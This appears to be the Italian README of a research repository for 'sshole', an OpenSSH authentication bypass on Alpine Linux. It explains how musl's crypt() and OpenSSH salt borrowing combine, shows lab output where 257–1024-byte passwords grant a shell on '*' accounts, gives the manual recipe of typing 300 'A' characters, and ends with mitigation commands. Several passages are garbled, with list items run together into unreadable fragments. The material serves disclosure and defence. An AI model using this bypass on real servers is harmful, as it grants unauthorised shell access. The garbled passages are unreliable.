Ricerca sulle vulnerabilità, laboratorio di riproduzione PoC e analisi tecnica per il bypass dell'autenticazione di Alpine Linux OpenSSH (CVE-2026-123158 / sshole)

Questo repository contiene il report completo di ricerca sulla vulnerabilità, gli script di riproduzione in laboratorio e l'ambiente proof-of-concept per la vulnerabilità di bypass dell'autenticazione di OpenSSH su Alpine Linux (CVE-2026-123158, CVSS 3.1 8.1 High, soprannominata "sshole") divulgata il 5 novembre 2026.
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H, CWE-394)/etc/shadow è esattamente *.openssh-server-9.9_p2-r0 in esecuzione su musl libc senza PAM.openssh-server-9.9_p2-r1 e upstream OpenSSH 10.6p2.A*300x).Nota sul Limite di Input: Sebbene la descrizione della CVE citi 256–1024 caratteri, i test empirici in questo laboratorio dimostrano che musl libc calcola l'hash degli input di 256 byte normalmente (
key_len > KEY_MAX); solo gli input da 257 a 1024 byte restituiscono"*"attivando il bypass dell'autenticazione.
How SSHOLE Happens Flow Figura: Meccanismo passo-passo di CVE-2026-123158 che illustra come le lunghezze degli input, il prestito del salt di OpenSSH e i ritorni di errore di musl si allineino in un bypass arbitrario dell'autenticazione.
Il difetto deriva dall'intersezione di tre componenti:
KEY_MAX = 256: Nel calcolo del crypt SHA-512 ($6$), musl rifiuta le chiavi più lunghe di 256 byte e restituisce la stringa letterale "*".pick_salt() (CVE-2016-6210): Per gli account senza salt validi (come *), OpenSSH prende in prestito un salt da un altro account del sistema con un hash $5$ o $6$ valido.crypt(password, salt) direttamente con la voce shadow. Poiché musl restituisce "*", strcmp("*", "*") == 0 concede l'accesso autenticato.alpine-openssh-sshole-auth-bypass/
├── article.md # Comprehensive security research report
├── README.md # Project overview & quick reproduction guide
├── cover.png # Cover illustration with CVE badge & hacker icon (PNG)
├── cover.svg # Vector source for cover
├── assets/
│ ├── evidence.png # Terminal reproduction screenshot evidence
│ └── flow.gif # Clean animated walkthrough of the vulnerability flow
└── lab/
├── server.Dockerfile # Alpine 3.21 + vulnerable openssh-server
├── client.Dockerfile # Exploit testing client container
├── sshd.conf # Research server OpenSSH configuration
├── entrypoint.sh # Container provisioning (victim:*, donor:$6$)
├── exploit.sh # Automated boundary PoC (256/257/300/1024 bytes)
├── run.sh # End-to-end execution script
└── verify.sh # A/B verification script against fixed package
Esegui il laboratorio in un container Docker locale isolato:
# Build and run the vulnerable server and exploit test
cd lab
./run.sh
==================================================================
 sshd: OpenSSH_9.9p2, OpenSSL 3.3.7 7 Apr 2026
 libc: /lib/ld-musl-x86_64.so.1
 PAM : 0 (0 = built without PAM)
 shadow entries:
   donor:$6$abcdefgh$OHEEfDgChDIS
   victim:*
==================================================================

--- boundary: '*' account, different password lengths ---
>>> 256 bytes (musl still hashes)              rejected  (ssh rc=255)
>>> 257 bytes (crypt() returns '*')            ACCEPTED  <-- uid=1001 user=victim
>>> 300 bytes                                  ACCEPTED  <-- uid=1001 user=victim
>>> 1024 bytes                                 ACCEPTED  <-- uid=1001 user=victim

--- controls ---
>>> victim + short wrong password              rejected  (ssh rc=255)
>>> donor + correct real password              ACCEPTED  <-- uid=1000 user=donor
ssh -p 2222 [email protected]

# Prompt 1: Type 300 'A' characters (A*300x) -> Permission denied (buffer clobbered)
# Prompt 2: Type 300 'A' characters (A*300x) -> Accepted! Shell access granted.
 Sessione terminale che verifica il bypass dell'autenticazione su
[email protected] dopo l'invio della stringa di password di 300 byte (A*300x), mostrando l'accesso riuscito alla shell come uid=1001(victim).
cd lab
./verify.sh
apk update && apk upgrade openssh-server openssh
rc-service sshd restart
echo "PasswordAuthentication no" > /etc/ssh/sshd_config.d/00-no-passwords.conf
sshd -t && rc-service sshd restart
! invece di *:
passwd -l <user>
Questa ricerca è stata condotta per scopi educativi, di analisi della sicurezza e di valutazione autorizzata delle vulnerabilità. I risultati e i materiali proof-of-concept sono destinati a supportare la ricerca responsabile sulla sicurezza e ad aiutare a migliorare la sicurezza del software. Qualsiasi test dovrebbe essere eseguito solo su sistemi per i quali è stata concessa un'autorizzazione esplicita. Questa pubblicazione non incoraggia l'accesso non autorizzato, lo sfruttamento o qualsiasi altra attività illecita.